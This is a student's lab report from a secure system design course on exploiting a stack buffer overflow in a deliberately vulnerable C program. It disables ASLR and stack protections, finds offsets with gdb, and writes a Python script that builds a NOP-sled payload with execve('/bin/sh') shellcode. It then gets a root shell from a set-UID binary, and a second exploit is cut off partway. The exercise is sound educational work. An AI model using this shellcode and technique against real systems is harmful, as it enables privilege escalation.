Secure System Design – CS392
Assignment2: Overflow attack


Tanishq Malu 1901CS63

The program given below has a buffer overflow vulnerability:

```
# include <stdlib.h>
# include <string.h>
# include  <stdio.h>
int bof (char *str) {
      char buffer [24];
      strcpy (buffer, str);
      return 1;
}
int main (int arg c, char **arg v) {
      char str [517];
      file *badfile;
      badfile = fopen("badfile", "r");
       fread (str, sizeof(char), 517, badfile);
      bof(str);
      print ("Returned Properly\n");
      return 1;
}
```


Task (1): What is the reason for buffer overflow vulnerability in this code give a demo (execution snapshot) after execution of it and explain it properly. (5+5 = 10).

Each function has local memory associated with it to hold incoming parameters, local variables, and (in some cases) temporary variables. This region of memory is called a stack frame and is allocated on the process' stack. A schematic diagram of main stack is as shown here:




Thus when we call our function 'bof', it allocates the space for buffer array into the stack. However, the strcpy which we use to copy our string from badfile into buffer doesn't stop copying the characters until it receives '/o' character. Thus, if a string of size greater than the length of our buffer array is copied, the strcpy function keeps copying the data and this leads the other data above the the buffer array in the stack to be overwritten by the content of string.

Demo:
Let's try to compile the code and set the length of input badfile firstly less than 24 char and than more than 24 characters.



```
[02/05/22]seed@VM:~$ vim badfile
[02/05/22]seed@VM:~$ ./stack_dbg
returned properly
[02/05/22]seed@VM:~$ vim badfile
[02/05/22]seed@VM:~$ ./stack_dbg
Segmentation fault
[02/05/22]seed@VM:~$ 
```



```
less than 24.
```


```
I am more than 24 bytes obviously !!!!!
```

Initial badfile with less than and more 24 char respectively


We can clearly see that, when length of our badfile is greater than 24 char which is the size of our buffer, we receive a segmentation fault. Now let us try to understand why we received a segmentation fault.

Due to the changes in address of return address while copying of string, it now points to a completely different address. This address may point to a valid address or invalid address as well. In our case, we fed some random characters in our badfile and thus our return address pointed to an invalid address and since it can't be read, we got a segmentation fault.

However, if we properly feed the content of our badfile and make the return address point to our malicious code, we can easily breach the security. Thus, this code is clearly vulnerable to buffer-overflow attack and can be exploited by the attackers to take control of the system.



Let’s now try to exploit this vulnerability and try to get access to the root shell using it. Firstly let turn off the address randomization. It randomizes the memory space of the key data areas in a process, including the base of the executable and the positions of the stack, heap and libraries, making it difficult for us to guess the address of the injected malicious code.




```
[02/04/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

To make a successful buffer overflow attack, follow this steps:


Step 1: Distance Between Buffer Base Address and Return Address

This can be done by using the gdb debugger tool and setting a breakpoint at our bof function. Once we know the frame pointer of bof, we can easily locate our malicious code with positive offset to this pointer.




```
[02/04/22]seed@VM:~$ gcc -g -o stack_dbg -z execstack -fno-stack-protector stack.c
[02/04/22]seed@VM:~$ gdb stack_dbg
```

Note: Countermeasures like execstack and stack needs to be switched off so that we can successfully launch our attack.



```
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 6.
gdb-peda$ run
Starting program: /home/seed/stack_dbg

[-----------------------------------registers-----------------------------------]
EAX: 0xbfffec40 --> 0x90909090
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x12c
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffec28 --> 0xbfffed78 --> 0x0
ESP: 0xbfffec00 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
```



```
    0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffec00 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffec04 --> 0x0
0008| 0xbfffec08 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffec0c --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbfffec10 --> 0xbfffed78 --> 0x0
0020| 0xbfffec14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffec18 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffec1c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffec40 '\220' <repeats 36 times>, "\240\354\377\277", '\220' <repeats 160 times>...)
    at stack.c:6
6       strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffec28
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffec08
gdb-peda$ p /d 0xbfff3c28
$3 = 3221175336
gdb-peda$ p /d 0xbfffec28 - 0xbfffec08
$4 = 32
```

Getting the address of ebp

Getting the base address of buffer


Distance between them

We now know the distance between the base address and the ebp pointer. The return address to previous function is placed just above eb pie ebp +4. Thus we also get the address of 'return address'. Thus we can easily place our intended address of malicious code at this address.

Step 2: Badfile construction


Proper creation of badfile is the most important step. If the badfile is not created properly and the return address is not mentioned clearly we might not reach to correct address of our malicious code and this could lead to failure of attack.

However we can overcome this problem by filling our badfile NOP instruction. This results in creation of multiple entry point for our malicious code and thus even if our return address points to address before our malicious code it will eventually get executed.



N-Op instruction are represented by 0x90 in assembly language and we will use it our badfile construction.

To create a badfile we will write a python script.




```
shellcode= (
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(300))

start = 300 -len(shellcode)
content[start:]= shellcode
ret = 0xbfffec28+120
content[36:40] = (ret).to_bytes(4,byteorder='little')

with open('badfile','wb') as f:
        f.write(content)
-- INSERT --                                                 26,1          Bot
```

Shellcode: This code is basically the assembly language code for executing a shell.
i.e. execve("/bin/sh", argument, Null) ,where
"/bin/sh" represents the command to be executed
argument[0] = "/bin/sh", argument[1]=0 represents the arguments to be passed.
Null represents that no environment variables are passed.

Ret = ebp + offset, it basically is the new return address
Byteorder ='little' means that the data is stored in little endian order.

Once the python script is created, we run it to form our badfile. We know compile our vulnerable code and turn off the countermeasures.


If a buffer overflow vulnerability can be exploited in a privileged Set – UID root program, the injected malicious code, if executed, can run with the root's privilege, we thus change the ownership and make it a set-uid program.




```
[02/04/22]seed@VM:~$ gcc -g -o stack_dbg -z execstack -fno-stack-protector stack.c
[02/04/22]seed@VM:~$ sudo chown root stack_dbg
[02/04/22]seed@VM:~$ sudo chmod 4755 stack_dbg
[02/04/22]seed@VM:~$ ./stack_dbg
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(
lpadmin),128(sambashare)
$ exit
```

The bash shell has internal countermeasures to prevent buffer overflow attack. Thus we have to use a different shell to do this attack.

Linking /bin/sh to /bin/zsh



```
[02/04/22]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```



```
[02/04/22]seed@VM:~$ whoami
seed
[02/04/22]seed@VM:~$ ./stack_dbg
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),113(lpadmin),128(sambashare)
# 
```


Task (2):

(1): Initially create "/etc/abc" file with permission so that only root can Read and write, Group can read and Others have no access. As a root user add some content into it. (10)

Let us break the task into:

a) <u>Logging in as root user</u>


To create a file in etc, we need to be a root user. Logging in as root user.



```
[02/05/22]seed@VM:~$ su - root
Password:
```


b) <u>Creating /etc/abc file</u>

Creating the file using vim /etc/abc command and entering suitable content into the file. After creation of the file we can read it using cat /etc/abc since we are a root user.




```
root@VM:~# vim /etc/abc
root@VM:~# cat /etc/abs
cat: /etc/abs: No such file or directory
root@VM:~# cat /etc/abc
I can be read and write by root. I can be read by groups but others hav no access to me.
```

C) <u>Granting permission as required in the question</u>




```
root@VM:~# chmod 640 /etc/abc
```

<u>D) Checking the file permission</u>



```
root@VM:~# ls -l /etc/abc
-rw-r----- 1 root root 89 Feb  5 00:02 /etc/abc
```

We now try to read the file as a normal user, but since we have no permission we wont be able to read it, as can be seen below:




```
root@VM:~# exit
logout
[02/05/22]seed@VM:~$ ls -l /etc/abc
-rw-r----- 1 root root 89 Feb  5 00:02 /etc/abc
[02/05/22]seed@VM:~$ cat /etc/abc
cat: /etc/abc: Permission denied
```

(2): Then switch to normal user and the contents of the badfile need to be prepared such that the malicious program can execute the following: -
execve("/bin/cat", argv,0)
where argv[0]= the address of "bin/cat"
and argv[1]= "/etc/abc"

Thus, once the buffer overflow is successfully performed the normal user can read the contents of /etc/abc file. (20)


Let's now try to exploit this vulnerability and try to run the above code so that we can see the /etc/abc file as normal user.
Firstly let's turn off the address randomization. It randomizes the memory space of the key data areas in a process, including the base of the executable and the positions of the stack, heap and libraries, making it difficult for us to guess the address of the injected malicious code.



```
[02/04/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

To make a successful buffer overflow attack and to read the /etc/abc file, follow these steps:

Step1: Vulnerable code




```
#include <stdlib.h>
# include <stdio.h>
# include <string.h>
int bof (char *str)
{
char buffer [24];
strcpy (buffer, str);
return 1;
}
int main (int argc , char* argv[ ])
{
char str [300];
FILE *mal;
mal = fopen("malicious", "r");
fread (str, sizeof(char), 300, mal);
bof(str);
printf("Returned Properly\n");
return 1;
}
~
~
~
~
~
"vul.c" 19L, 321C
```

Creating a vulnerable code similar to previous vulnerable code to exploit buffer overflow attack.

If a buffer overflow vulnerability can be exploited in a privileged Set – UID root program, the injected malicious code, if executed, can run with the root's privilege, we thus change the ownership and make it a set-uid program
Note: Countermeasures like execstack and stack needs to be switched off so that we can successfully launch our attack.

Compiling the code:




```
[02/05/22]seed@VM:~$ gcc -g -o vul -z execstack -fno-stack-protector vul.c
[02/05/22]seed@VM:~$ sudo chown root vul
[02/05/22]seed@VM:~$ sudo chmod 4755 vul
```


Step 2: Distance Between Buffer Base Address and Return Address

This can be done by using the gdb debugger tool and setting a breakpoint at our bof function. Once we know the frame pointer of bof, we can easily locate our malicious code with positive offset to this pointer.

Launching the GDB debugger tool to get the addresses:



```
[02/05/22]seed@VM:~$ gdb vul
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from vul...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file vul.c, line 7.
gdb-peda$ run
Starting program: /home/seed/vul
```



```
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[-------------------------------------stack-------------------------------------]
0000| 0xbffff2a0 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbffff2a4 --> 0x0
0008| 0xbffff2a8 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbffff2ac --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbffff2b0 --> 0xbffff418 --> 0x0
0020| 0xbffff2b4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
